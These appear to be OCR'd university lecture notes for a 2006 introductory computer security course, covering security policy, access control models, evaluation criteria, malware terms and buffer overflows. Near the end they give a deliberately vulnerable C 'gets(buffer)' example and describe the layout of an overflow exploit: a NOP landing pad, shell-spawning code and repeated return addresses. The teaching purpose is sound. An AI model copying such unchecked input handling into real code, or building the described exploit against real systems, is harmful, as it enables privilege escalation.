
Introduction to Security

Markus Kuhn


UNIVERSITY OF CAMBRIDGE

Computer Laboratory

http://www.cl.cam.ac.uk/Teaching/2005/IntroSec/

Easter 2006 – Part Ib, Part II (General), Diploma

What is this course about?

This is a basic and broad introduction to computer security and cryptology. Its aim is to make you familiar with common terms, policies, attack techniques and protection mechanisms.

Topics covered include introductions to security engineering and management, operating system and network security, malicious software, symmetric and asymmetric cryptography, authentication techniques and protocols.

Recommended literature for this course:

⟶ Dieter Gollmann: Computer Security. 2nd ed., Wiley, 2006

Good introductory computer security textbook. Only brief coverage of cryptography, though adequate for the level of this course.

⟶ Bruce Schneier: Applied Cryptography. Wiley, 1995

Older, very popular, comprehensive treatment of cryptographic algorithms and protocols, easy to read. Lacks some more recent algorithms (e.g., AES) and attacks.

Computer Security

The science of managing malicious intent and behaviour that involves information and communication technology.

Malicious behaviour can include

- ⟶ Fraud/theft – unauthorised access to money, goods or services
- ⟶ Vandalism – causing damage for personal reasons (frustration, envy, revenge, curiosity, self esteem, peer recognition, . . .)
- ⟶ Terrorism – causing damage, disruption and fear to intimidate
- ⟶ Warfare – damaging military assets to overthrow a government
- ⟶ Espionage – stealing information to gain competitive advantage
- ⟶ Sabotage – causing damage to gain competitive advantage
- ⟶ "Spam" – unsolicited marketing wasting time/resources
- ⟶ Illegal content – child pornography, Nazi materials, . . .

Security vs safety engineering: focus on **intentional** rather than **accidental** behaviour, presence of intelligent adversary.

Where is information security a concern?

Many organisations are today critically dependent on the flawless operation of computer systems. Without these, we might lose

in a business environment: legal compliance, cash flow, profitability, commercial image and shareholder confidence, product integrity, intellectual property and competitive advantage

in a military environment: exclusive access to and effectiveness of weapons, electronic countermeasures, communications secrecy, identification and location information, automated defences

in a medical environment: confidentiality and integrity of patient records, unhindered emergency access, equipment safety, correct diagnosis and treatment information

in households: privacy, correct billing, burglar alarms

in society at large: utility services, communications, transport, tax/benefits collection, goods supply, . . .

Cryptography: application examples

Home and Business:

Mobile/cordless phones, DVD players, pay-TV decoders, game consoles, utility meters, Internet (SSL, S/MIME, PGP, SSH), software license numbers, door access cards, car keys, burglar alarms

Military:

Identify friend/foe systems, tactical radios, low probability of intercept and jamming resistant radios and radars (spread-spectrum and frequency-hopping modulation), weapon-system unlock codes and permissive action links for nuclear warheads, navigation signals

Banking:

Card authentication codes, PIN verification protocols, funds transfers, online banking, electronic purses, digital cash

Security Management and Engineering

"Is this product/technique/service secure?"

Simple Yes/No answers are often wanted, but typically inappropriate. Security of an item depends much on the context in which it is used.

Complex systems can provide a very large number of elements and interactions that are open to abuse. An effective protection can therefore only be obtained as the result of a systematic planning approach.

"No need to worry, our product is 100% secure. All data is encrypted with 128-bit keys. It takes billions of years to break these."

Such statements are abundant in marketing literature. A security manager should ask:

- What does the mechanism achieve?
- Do we need confidentiality, integrity or availability of exactly this data?
- Who will generate the keys and how?
- Who will store / have access to the keys?
- Can we lose keys and with them data?
- Will it interfere with other security measures (backup, auditing, scanning, ...)?
- Will it introduce new vulnerabilities or can it somehow be used against us?
- What if it breaks or is broken?
- ...

Security policy development

Step 1: Security requirements analysis

- → Identify assets and their value
- → Identify vulnerabilities, threats and risk priorities
- → Identify legal and contractual requirements

Step 2: Work out a suitable security policy

The security requirements identified can be complex and may have to be abstracted first into a high-level **security policy**, a set of rules that clarifies which are or are not authorised, required, and prohibited activities, states and information flows.

Security policy models are techniques for the precise and even formal definition of such protection goals. They can describe both automatically enforced policies (e.g., a mandatory access control configuration in an operating system, a policy description language for a database management system, etc.) and procedures for employees (e.g., segregation of duties).

Step 3: Security policy document

Once a good understanding exists of what exactly security means for an organisation and what needs to be protected or enforced, the high-level security policy should be documented as a reference for anyone involved in implementing controls. It should clearly lay out the overall objectives, principles and the underlying threat model that are to guide the choice of mechanisms in the next step.

Step 4: Selection and implementation of controls

Issues addressed in a typical low-level organisational security policy:

- → General (affecting everyone) and specific responsibilities for security
- → Names manager who "owns" the overall policy and is in charge of its continued enforcement, maintenance, review, and evaluation of effectiveness
- → Names individual managers who "own" individual information assets and are responsible for their day-to-day security
- → Reporting responsibilities for security incidents, vulnerabilities, software malfunctions

- Mechanisms for learning from incidents
- Incentives, disciplinary process, consequences of policy violations
- User training, documentation and revision of procedures
- Personnel security (depending on sensitivity of job)

  Background checks, supervision, confidentiality agreement
- Regulation of third-party access
- Physical security

  Definition of security perimeters, locating facilities to minimise traffic across perimeters, alarmed fire doors, physical barriers that penetrate false floors/ceilings, entrance controls, handling of visitors and public access, visible identification, responsibility to challenge unescorted strangers, location of backup equipment at safe distance, prohibition of recording equipment, redundant power supplies, access to cabling, authorisation procedure for removal of property, clear desk/screen policy, etc.
- Segregation of duties

  Avoid that a single person can abuse authority without detection (e.g., different people must raise purchase order and confirm delivery of goods, croupier vs. cashier in casino)
- Audit trails

  What activities are logged, how are log files protected from manipulation

→ Separation of development and operational facilities

→ Protection against unauthorised and malicious software

→ Organising backup and rehearsing restoration

→ File/document access control, sensitivity labeling of documents and media

→ Disposal of media

Zeroise, degauss, reformat, or shred and destroy storage media, paper, carbon paper, printer ribbons, etc. before discarding it.

→ Network and software configuration management

→ Line and file encryption, authentication, key and password management

→ Duress alarms, terminal timeouts, clock synchronisation, ...

For more detailed check lists and guidelines for writing informal security policy documents along these lines, see for example

- British Standard 7799 "Code of practice for information security management"
- German Information Security Agency's "IT Baseline Protection Manual"
  `http://www.bsi.bund.de/english/gshb/manual/`
- US DoD National Computer Security Center Rainbow Series, for military policy guidelines
  `http://www.radium.ncsc.mil/tpep/library/rainbow/`

Common information security targets

The classic top aspects of information security are the preservation of:

- → Confidentiality – ensuring that information is accessible only to those authorised to have access
- → Integrity – safeguarding the accuracy and completeness of information and processing methods
- → Availability – ensuring that authorised users have access to information and associated assets when required

Aspects of integrity and availability protection

$\longrightarrow$ Rollback – ability to return to a well-defined valid earlier state ($\rightarrow$ backup, revision control, undo function)

$\longrightarrow$ Authenticity – verification of the claimed identity of a communication partner

$\longrightarrow$ Non-repudiation – origin and/or reception of message cannot be denied in front of third party

$\longrightarrow$ Audit – monitoring and recording of user-initiated events to detect and deter security violations

$\longrightarrow$ Intrusion detection – automatically notifying unusual events

"Optimistic security": Temporary violations of security policy are tolerated where correcting the situation is easy and the violator is accountable. (Applicable to integrity and availability, but usually not to confidentiality requirements.)

Variants of confidentiality

- Data protection/personal data privacy – fair collection and use of personal data, in Europe a set of legal requirements
- Anonymity/untraceability – ability to use a resource without disclosing identity/location
- Unlinkability – ability to use a resource multiple times without others being able to link these uses together

  HTTP "cookies" and the Global Unique Document Identifier (GUID) in Microsoft Word documents were both introduced to provide linkability.
- Pseudonymity – anonymity with accountability for actions.
- Unobservability – ability to use a resource without revealing this activity to third parties

  low probability of intercept radio, steganography, information hiding
- Copy protection, information flow control –
  ability to control the use and flow of information

A recent more general proposal for definitions of some of these terms by Pfitzmann/Köhntopp:
`http://www.springerlink.com/link.asp?id=xkedq9pftwh8j752`

UK Computer Misuse Act 1990

- $\longrightarrow$ Knowingly causing a computer to perform a function with the intent to access without authorisation any program or data held on it $\Rightarrow$ up to 6 months in prison and/or a fine
- $\longrightarrow$ Doing so to further a more serious crime $\Rightarrow$ up to 5 years in prison and/or a fine
- $\longrightarrow$ Knowingly causing an unauthorised modification of the contents of any computer to impair its operation or hinder access to its programs or data $\Rightarrow$ up to 5 years in prison and/or a fine

The intent does not have to be directed against any particular computer, program or data. In other words, starting automated and self-replicating tools (viruses, worms, etc.) that randomly pick where they attack is covered by the Act as well. Denial-of-service attacks in the form of overloading public services are not yet covered explicitly.

`http://www.hmso.gov.uk/acts/acts1990/Ukpga_19900018_en_1.htm`

UK Data Protection Act 1998

Anyone processing personal data must comply with the eight principles of data protection, which require that data must be

1. fairly and lawfully processed

   [Person's consent or organisation's legitimate interest needed, no deception about purpose, sensitive data (ethnic origin, political opinions, religion, trade union membership, health, sex life, offences) may only be processed with consent or for medical research or equal opportunity monitoring, etc.]

2. processed for limited purposes

   [In general, personal data can't be used without consent for purposes other than those for which it was originally collected.]

3. adequate, relevant and not excessive

4. accurate

5. not kept longer than necessary

6. processed in accordance with the data subject's rights
   [Persons have the right to access data about them, unless this would breach another person's privacy, and can request that inaccurate data is corrected.]

7. secure

8. not transferred to countries without adequate protection
   [This means, no transfer outside the European Free Trade Area. Special "safe harbour" contract arrangements with data controllers in the US are possible.]

Some terminology:

"Personal data" is any data that relates to a living identifiable individual ("data subject"), both digitally stored and on paper.

A "data controller" is the person or organisation that controls the purpose and way in which personal data is processed.

`http://www.hmso.gov.uk/acts/acts1998/19980029.htm`
`http://www.ico.gov.uk/`
`http://www.admin.cam.ac.uk/univ/dpa/`

Exercise 1 Write a list of all computers that could have directly or indirectly caused you significant inconvenience if someone had illicitly manipulated them with hostile intentions. How many computers do you estimate you might have forgotten?

Exercise 2 What would a security analysis for your bicycle look like? What assets does your bicycle provide to you, and what vulnerabilities and threats to you and others do they create? What other risks and requirements could you face as its owner and user?

Exercise 3 Suppose you are computerising Britain's medical records, and building a distributed database of all GP and hospital records, as well as all drugs prescribed. What would the main security requirements be?

Exercise 4 Describe some of the threats posed by the battlefield capture of a fighter aircraft. As its designer, what precautions would you take?

Exercise 5 Outline a possible security analysis and policy for a university department with regard to how exam questions are prepared by lecturers.

Access Control

Discretionary Access Control:

Access to objects (files, directories, devices, etc.) is permitted based on user identity. Each object is owned by a user. Owners can specify freely (at their discretion) how they want to share their objects with other users, by specifying which other users can have which form of access to their objects.

Discretionary access control is implemented on any multi-user OS (Unix, Windows NT, etc.).

Mandatory Access Control:

Access to objects is controlled by a system-wide policy, for example to prevent certain flows of information. In some forms, the system maintains security labels for both objects and subjects (processes, users), based on which access is granted or denied. Labels can change as the result of an access. Security policies are enforced without the cooperation of users or application programs.

This is implemented today in special military operating system versions.
Mandatory access control for Linux: `http://www.nsa.gov/selinux/`

Discretionary Access Control

In its most generic form usually formalised as an Access Control Matrix M of the form

$$M = (M_{so})_{s \in S, o \in O} \qquad \text{with} \qquad M_{so} \subseteq A$$

where

S = set of subjects (e.g.: jane, john, sendmail)

O = set of objects (/mail/jane, edit.exe, sendmail)

A = set of access privileges (**r**ead, **w**rite, e**x**ecute, **a**ppend)

	/mail/jane	edit.exe	sendmail
jane	{r,w}	{r,x}	{r,x}
john	{}	{r,w,x}	{r,x}
sendmail	{a}	{}	{r,x}

Columns stored with objects: "access control list"

Rows stored with subjects: "capabilities"

In some implementations, the sets of subjects and objects can overlap.

Unix/POSIX access control overview

User:

user ID	group ID	supplementary group IDs

(stored in `/etc/passwd` and `/etc/group`, displayed with command `id`)

Process:

effective user ID	real user ID	saved user ID
effective group ID	real group ID	saved group ID
supplementary group IDs		

(stored in process descriptor table)

File:

owner user ID	group ID
set-user-ID bit	set-group-ID bit
owner RWX	group RWX
other RWX	"sticky bit"

(Stored in file's i-node, displayed with `ls -l`)

Unix/POSIX access control mechanism

→ Traditional Unix uses a restricted form of access control list on files. Peripheral devices are represented by special files.

→ Every user is identified by an integer number (user ID).

→ Every user also belongs to at least one "group", each of which is identified by an integer number (group ID).

→ Processes started by a user inherit the user and group ID.

→ Each file carries both an owner's user ID and a single group ID.

→ Each file carries nine permission bits. The first three specify whether "read", "write", and "execute" access is granted if the process user ID matches the file owner ID. Otherwise, if one of the group IDs of the process matches the file group ID, the second bit triplet determines access. If this is also not the case, the final three bits are used.

- In the case of directories, the “read” bits decide whether the names of the files in the directory can be listed and the “execute” bits decide whether “search” access is granted, that is whether any of the attributes and contents of the files in the directory can be accessed via the directory.

  The name of a file in a directory that grants execute/search access, but does not grant read access, can be used like a password, because the file can only be accessed by users who know its name.

- Write access to a directory is sufficient to remove any file and empty subdirectory in it, independent of the access permissions for what is removed.

- Berkeley Unix added a tenth access control bit: the “sticky bit”. If it is set for a directory, then only the owner of a file in it can move or remove it, even if others have write access to the directory.

  This is commonly used in shared subdirectories for temporary files, such as `/tmp/` or `/var/spool/mail/`.

- User ID 0 (“root”) has full access.

Controlled invocation / elevated rights

Many programs need access rights to files beyond those of the user.

Example: The `passwd` program allows a user to change her password and therefore needs write access to `/etc/passwd`. This file cannot be made writable to every user, otherwise everyone could set anyone's password.

Unix files carry two additional permission bits for this purpose:

- ⟶ set-user-ID – file owner ID determines process permissions
- ⟶ set-group-ID – file group ID determines process permissions

The user and group ID of each process comes in three flavours:

- ⟶ effective – the identity that determines the access rights
- ⟶ real – the identity of the calling user
- ⟶ saved – the effective identity when the program was started

A normal process started by user U will have the same value U stored as the effective, real, and saved user ID and cannot change any of them.

When a program file owned by user O and with the set-user-ID bit set is started by user U, then both the effective and the saved user ID of the process will be set to O, whereas the real user ID will be set to U. The program can now switch the effective user ID between U (copied from the real user id) and O (copied from the saved user id).

Similarly, the set-group-ID bit on a program file causes the effective and saved group ID of the process to be the group ID of the file and the real group ID remains that of the calling user. The effective group ID can then as well be set by the process to any of the values stored in the other two.

This way, a set-user-ID or set-group-ID program can freely switch between the access rights of its caller and those of its owner.

```
-rwsr-xr-x    1 root     system     222628 Mar 31  2001 /usr/bin/X11/xterm
   ^             ^^^^
```

Problem: Proliferation of root privileges

Many Unix programs require installation with set-user-ID root, because the capabilities to access many important system functions cannot be granted individually. Only root can perform actions such as:

- ⟶ changing system databases (users, groups, routing tables, etc.)
- ⟶ opening standard network port numbers < 1024
- ⟶ interacting directly with peripheral hardware
- ⟶ overriding scheduling and memory management mechanisms

Applications that need a single of these capabilities have to be granted all of them. If there is a security vulnerability in any of these programs, malicious users can often exploit them to gain full superuser privileges as a result.

On the other hand, a surprising number of these capabilities can be used with some effort on their own to gain full privileges. For example the right to interact with harddisks directly allows an attacker to set further set-uid-bits, e.g. on a shell, and gain root access this way. More fine-grain control can create a false sense of better control, if it separates capabilities that can be transformed into each other.

Windows NT/2000/XP access control

Microsoft's NT is an example for a considerably more complex access control architecture.

All accesses are controlled by a *Security Reference Monitor*. Access control is applied to many different object types (files, directories, registry keys, printers, processes, user accounts, etc.). Each object type has its own list of permissions. Files and directories on an NTFS formatted harddisk, for instance, distinguish permissions for the following access operations:

> Traverse Folder/Execute File, List Folder/Read Data, Read Attributes, Read Extended Attributes, Create Files/Write Data, Create Folders/Append Data, Write Attributes, Write Extended Attributes, Delete Subfolders and Files, Delete, Read Permissions, Change Permissions, Take Ownership

Note how the permissions for files and directories have been arranged for POSIX compatibility.

As this long list of permissions is too confusing in practice, a list of common permission options (subsets of the above) has been defined:

> Read, Read & Execute, Write, Modify, Full Control

Every user or group is identified by a *security identification number* (SID), the NT equivalent of the Unix user ID.

Every object carries a *security descriptor* (the NT equivalent of the access control information in a Unix i-node) with

- ⟶ SID of the object's owner
- ⟶ SID of the object's group (only for POSIX compatibility)
- ⟶ Access Control List, a list of Access Control Entries (ACEs)

Each ACE carries a type (AccessDenied, AccessAllowed, SystemAudit), a SID (representing a user or group), an access permission mask, and an inheritance attribute (specifies whether the ACE refers to the object, its children, or both).

Requesting processes provide a *desired access mask*. With no ACL present, any requested access is granted. With an empty ACL, no access is granted. All ACEs with matching SID are checked in sequence, until either all requested types of access have been granted by AccessAllowed entries or one has been denied in an AccessDenied entry.

GUI interfaces with allow/deny buttons usually place all AccessDenied ACEs before all AccessAllowed ACEs in the ACL, thereby giving them priority.

SystemAudit ACEs can be added to an object's security descriptor to specify which access requests (granted or denied) are audited.

Users can also have capabilities that are not tied to specific objects (e.g., *bypass traverse checking*).

Default installations of Windows NT use no access control lists for application software, and every user and any application can modify most programs and operating system components ($\rightarrow$ virus risk).

Windows NT has no support for giving elevated privileges to application programs. There is no equivalent to the Unix set-user-ID bit.

A "service" is an NT program that normally runs continuously from when the machine is booted to its shutdown. A service runs independent of any user and has its own SID.

Client programs started by a user can contact a service via a communication pipe, and the service can not only receive commands and data via this pipe, but can also use it to acquire the client's access permissions temporarily.

Detailed practical security administration guidelines: `http://www.nsa.gov/snac/`

Mandatory Access Control policies

Restrictions to allowed information flows are not decided at the user's discretion (as with Unix `chmod`), but instead enforced by system policies.

Mandatory access control mechanisms are aimed in particular at preventing policy violations by untrusted application software, which typically have at least the same access privileges as the invoking user.

Simple examples:

→ Air Gap Security

Uses completely separate network and computer hardware for different application classes.

Examples:

- Some hospitals have two LANs and two classes of PCs for accessing the patient database and the Internet.

- Some military intelligence analysts have several PCs on their desks to handle top secret, secret and unclassified information separately.

No communication cables are allowed between an air-gap security system and the rest of the world. Exchange of storage media has to be carefully controlled. Storage media have to be completely zeroised before they can be reused on the respective other system.

→ Data Pump/Data Diode

Like "air gap" security, but with one-way communication link that allow users to transfer data from the low-confidentiality to the high-confidentiality environment, but not vice versa. Examples:

- Workstations with highly confidential material are configured to have read-only access to low confidentiality file servers.
  What could go wrong here?
- Two databases of different security levels plus a separate process that maintains copies of the low-security records on the high-security system.

The Bell/LaPadula model

Formal policy model for mandatory access control in a military multi-level security environment.

All subjects (processes, users, terminals) and data objects (files, directories, windows, connections) are labeled with a confidentiality level, e.g. UNCLASSIFIED $<$ CONFIDENTIAL $<$ SECRET $<$ TOP SECRET.

The system policy automatically prevents the flow of information from high-level objects to lower levels. A process that reads TOP SECRET data becomes tagged as TOP SECRET by the operating system, as will be all files into which it writes afterwards. Each user has a maximum allowed confidentiality level specified and cannot receive data beyond that level. A selected set of *trusted subjects* is allowed to bypass the restrictions, in order to permit the declassification of information.

Implemented in US DoD Compartmented Mode Workstation, Orange Book Class B.

L.J. LaPadula, D.E. Bell, Journal of Computer Security 4 (1996) 239–263.

The covert channel problem

Reference monitors see only intentional communications channels, such as files, sockets, memory. However, there are many more "covert channels", which were neither designed nor intended to transfer information at all. A malicious high-level program can use these to transmit high-level data to a low-level receiving process, who can then leak it to the outside world.

Examples for covert channels:

- Resource conflicts – If high-level process has already created a file F, a low-level process will fail when trying to create a file of same name $\rightarrow$ 1 bit information.
- Timing channels – Processes can use system clock to monitor their own progress and infer the current load, into which other processes can modulate information.
- Resource state – High-level processes can leave shared resources (disk head position, cache memory content, etc.) in states that influence the service response times for the next process.
- Hidden information in downgraded documents – Steganographic embedding techniques can be used to get confidential information past a human downgrader (least-significant bits in digital photos, variations of punctuation/spelling/whitespace in plaintext, etc.).

A good tutorial is *A Guide to Understanding Covert Channel Analysis of Trusted Systems*, NCSC-TG-030 "Light Pink Book", 1993-11, `http://www.radium.ncsc.mil/tpep/library/rainbow/`

A commercial data integrity model

Clark/Wilson noted that BLP is not suited for commercial applications, where data integrity (prevention of mistakes and fraud) are usually the primary concern, not confidentiality.

Commercial security systems have to maintain both *internal consistency* (that which can be checked automatically) and *external consistency* (data accurately describes the real world). To achieve both, data should only be modifiable via *well-formed* transactions, and access to these has to be *audited* and controlled by *separation of duty*.

In the Clark/Wilson framework, which formalises this idea, the integrity protected data is referred to as *Constrained Data Items* (CDIs), which can only be accessed via Transformation Procedures (TPs). There are also Integrity Verification Procedures (IVPs), which check the validity of CDIs (for example, whether the sum of all accounts is zero), and special TPs that transform *Unconstrained Data Items* (UDIs) such as outside user input into CDIs.

In the Clark/Wilson framework, a security policy requires:

- → For all CDIs there is an Integrity Verification Procedure.
- → All TPs must be certified to maintain the integrity of any CDI.
- → A CDI can only be changed by a TP.
- → A list of (subject, TP, CDI) triplets restricts execution of TPs.
- → This access control list must enforce a suitable separation of duty among subjects and only special subjects can change it.
- → Special TPs can convert Unconstrained Data Items into CDIs.
- → Subjects must be identified and authenticated before they can invoke TPs.
- → A TP must log enough audit information into an append-only CDI to allow later reconstruction of what happened.
- → Correct implementation of the entire system must be certified.

D.R. Clark, D.R. Wilson: A comparison of commercial and military computer security policies. IEEE Security & Privacy Symposium, 1987, pp 184–194.

Capabilities

Some operating systems (e.g., KeyKOS, EROS, IBM AS/400) combine the notion of an object name/reference given to a subject, the object's type and the access rights that a subject has to this object into a single entity:

$$\text{capability} = (\text{object}, \text{type}, \text{rights})$$

Capabilities can be implemented efficiently as an integer value that points to an entry in a tamper-resistant capability table associated with each process (like a POSIX file descriptor). In distributed systems, capabilities are sometimes implemented as cryptographic tokens.

Capabilities can include the right to be passed on to other subjects. This way, S_1 can pass an access right for O to S_2, without sharing any of its other rights. Capabilities can be used to set up systems where untrusted applications have only access to exactly the objects they need to perform their operation (least-privileges principle).

Exercise 6 Which Unix command finds all installed setuid root programs?

Exercise 7 Which of the Unix commands that you know or use are setuid root, and why?

Exercise 8 How can you implement a Clark-Wilson policy under Unix?

Exercise 9 How can you implement a Clark-Wilson policy under WinNT?

Exercise 10 What Unix mechanisms could be used to implement capability based access control for files? What is still missing?

Exercise 11 Suggest a mandatory access control policy against viruses.

Exercise 12 If a multilevel security OS has to run real-time applications and provides freely selectable scheduling priorities at all levels, how does that affect security?

Exercise 13 How can the *GNU Revision Control System (RCS)* be set up to enforce a Clark/Wilson-style access control policy? (Hint: `man ci`)

Trusted Computing Base

The Trusted Computing Base (TCB) are the parts of a system (hardware, firmware, software) that enforce a security policy.

A good security design should attempt to make the TCB as small as possible, to minimise the chance for errors in its implementation and to simplify careful verification. Faults outside the TCB will not help an attacker to violate the security policy enforced by it.

Example: in a Unix workstation, the TCB includes at least:

a) the operating system kernel including all its device drivers
b) all processes that run with root privileges
c) all program files owned by root with the set-user-ID–bit set
d) all libraries and development tools that were used to build the above
e) the CPU
f) the mass storage devices and their firmware
g) the file servers and the integrity of their network links

A security vulnerability in any of these could be used to bypass the entire Unix access control mechanism.

Basic operating-system security functions

Domain separation

The TCB (operating system kernel code and data structures, etc.) must itself be protected from external interference and tampering by untrusted subjects.

Reference mediation

All accesses by untrusted subjects to objects must be validated by the TCB before succeeding.

Typical implementation: The CPU can be switched between *supervisor mode* (used by kernel) and *user mode* (used by normal processes). The memory management unit can be reconfigured only by code that is executed in supervisor mode. Software running in user mode can access only selected memory areas and peripheral devices, under the control of the kernel. In particular, memory areas with kernel code and data structures are protected from access by application software. Application programs can call kernel functions only via a special interrupt/trap instruction, which activates the supervisor mode and jumps into the kernel at a predefined position, as do all hardware-triggered interrupts. Any inter-process communication and access to new object has to be requested from and arranged by the kernel with such *system calls*.

Residual information protection

The operating system must erase any storage resources (registers, RAM areas, disc sectors, data structures, etc.) before they are allocated to a new subject (user, process), to avoid information leaking from one subject to the next.

This function is also known in the literature as "object reuse" or "storage sanitation".

There is an important difference between whether residual information is erased when a resource is

(1) allocated to a subject or

(2) deallocated from a subject.

In the first case, residual information can sometimes be recovered after a user believes it has been deleted, using specialised "undelete" tools.

Forensic techniques might recover data even after it has been physically erased, for example due to magnetic media hysteresis, write-head misalignment, or data-dependent aging. P. Gutmann: Secure deletion of data from magnetic and solid-state memory. USENIX Security Symposium, 1996, pp. 77–89. `http://www.cs.auckland.ac.nz/~pgut001/pubs/secure_del.html`

Classification of operating-system security

In 1983, the US DoD published the "Trusted computer system evaluation criteria (TCSEC)", also known as "Orange Book".

It defines several classes of security functionality required in the TCB of an operating system:

- → Class D: Minimal protection – no authentication, access control, or object reuse (example: MS-DOS, Windows98)
- → Class C1: Discretionary security protection – support for discretionary access control, user identification/authentication, tamper-resistant kernel, security tested and documented (e.g., classic Unix versions)
- → Class C2: Controlled access protection – adds object reuse, audit trail of object access, access control lists with single user granularity (e.g., Unix with some auditing extensions, Windows NT in a special configuration)

- → Class B1: Labeled security protection – adds confidentiality labels for objects, mandatory access control policy, thorough security testing
- → Class B2: Structured protection – adds trusted path from user to TCB, formal security policy model, minimum/maximum security levels for devices, well-structured TCB and user interface, accurate high-level description, identify covert storage channels and estimate bandwidth, system administration functions, penetration testing, TCB source code revision control and auditing
- → Class B3: Security domains – adds security alarm mechanisms, minimal TCB, covert channel analysis, separation of system administrator and security administrator
- → Class A1: Verified design – adds formal model for security policy, formal description of TCB must be proved to match the implementation, strict protection of source code against unauthorised modification

Common Criteria

In 1999, TCSEC and its European equivalent ITSEC were merged into the *Common Criteria for Information Technology Security Evaluation*.

- ⟶ Covers not only operating systems but a broad spectrum of security products and associated security requirements
- ⟶ Provides a framework for defining new product and application specific sets of security requirements (*protection profiles*)
  E.g., NSA's Controlled Access Protection Profile (CAPP) replaces Orange Book C2.
- ⟶ Separates functional and security requirements from the intensity of required testing (*evaluation assurance level*, EAL)


EAL1: tester reads documentation, performs some functionality tests
EAL2: developer provides test documentation and vulnerability analysis for review
EAL3: developer uses RCS, provides more test and design documentation
EAL4: low-level design docs, some TCB source code, secure delivery, independent vul. analysis (highest level considered economically feasible for existing product)
EAL5: Formal security policy, semiformal high-level design, full TCB source code, indep. testing
EAL6: Well-structured source code, reference monitor for access control, intensive pen. testing
EAL7: Formal high-level design and correctness proof of implementation

E.g., Windows XP was evaluated for CAPP at EAL4 + ALC_FLR.3 (flaw remediation).
`http://niap.nist.gov/cc-scheme/st/ST_VID4025.html`

Common terms for malicious software

- Trojan horse – application software with hidden/undocumented malicious side-effects (e.g. "AIDS Information Disk", 1989)
- Backdoor – function in a Trojan Horse that enables unauthorised access
- Logic bomb – a Trojan Horse that executes its malicious function only when a specific trigger condition is met (e.g., a timeout after the employee who authored it left the organisation)
- Virus – self-replicating program that can *infect* other programs by modifying them to include a version of itself, often carrying a logic bomb as a *payload* (Cohen, 1984)
- Worm – self-replicating program that spreads onto other computers by breaking into them via network connections and – unlike a virus – starts itself on the remote machine without infecting other programs (e.g., "Morris Worm" 1988: ≈ 8000 machines, "ILOVEYOU" 2000: estimated 45×10^6 machines)
- Root kit – Operating-system modification to hide intrusion

Computer viruses



→ Viruses are only able to spread in environments, where

- the access control policy allows application programs to modify the code of other programs (e.g., MS-DOS and Windows)
- programs are exchanged frequently in executable form

→ The original main virus environment (MS-DOS) supported transient, resident and boot sector viruses.

→ As more application data formats (e.g., Microsoft Word) become extended with sophisticated macro languages, viruses appear in these interpreted languages as well.

- → Viruses are mostly unknown under Unix. Most installed application programs are owned by `root` with `rwxr-xr-x` permissions and used by normal users. Unix programs are often transferred as source code, which is difficult for a virus to infect automatically.
- → Virus scanners use databases with characteristic code fragments of most known viruses and Trojans, which are according to some scanner-vendors over 180 000 today (→ polymorphic viruses).
- → Virus scanners – like other intrusion detectors – fail on very new or closely targeted types of attacks and can cause disruption by giving false alarms occasionally.
- → Some virus intrusion-detection tools monitor changes in files using cryptographic checksums.

Common software vulnerabilities

- $\longrightarrow$ Missing checks for data size ($\rightarrow$ stack buffer overflow)
- $\longrightarrow$ Missing checks for data content (e.g., shell meta characters)
- $\longrightarrow$ Missing checks for boundary conditions
- $\longrightarrow$ Missing checks for success/failure of operations
- $\longrightarrow$ Race conditions – time of check to time of use
- $\longrightarrow$ Insufficient serialisation
- $\longrightarrow$ Incomplete checking of environment
- $\longrightarrow$ Software reuse for inappropriate purposes
- $\longrightarrow$ Unexpected side channels (timing, etc.)
- $\longrightarrow$ Lack of authentication
- $\longrightarrow$ Too large TCB

The "curses of security" (Gollmann): change, complacency, convenience

Example for a missing check of data size


A C program declares a local short string variable

```
char buffer[80];
```

and then uses the standard C library routine call

```
gets(buffer);
```

to read a single text line from standard input and save it into `buffer`. This works fine for normal-length lines but corrupts the stack if the input is longer than 79 characters. Attacker loads malicious code into buffer and redirects return address to its start:



Overwriting the return address is the most common form of a buffer overflow attack. If the return address cannot be reached, alternatives include:

→ overwrite a function pointer variable on the stack

→ overwrite previous frame pointer

→ overwrite security-critical variable value on stack

Some possible countermeasures (in order of preference):

→ Use programming language with array bounds checking (Java, Ada, C#, Perl, Python, etc.).

→ Configure memory management unit to disable code execution on the stack.

→ Compiler adds integrity check values before return address.

To exploit a buffer overflow, the attacker typically prepares a byte sequence that consists of

- ⟶ a "landing pad" – an initial sequence of no-operation (NOP) instructions that allow for some tolerance in the entry jump address
- ⟶ machine instructions that modify a security-critical data structure or that hand-over control to another application to gain more access (e.g., a command-line shell)
- ⟶ some space for function-call parameters
- ⟶ repeated copies of the estimated start address of the buffer, in the form used for return addresses on the stack.

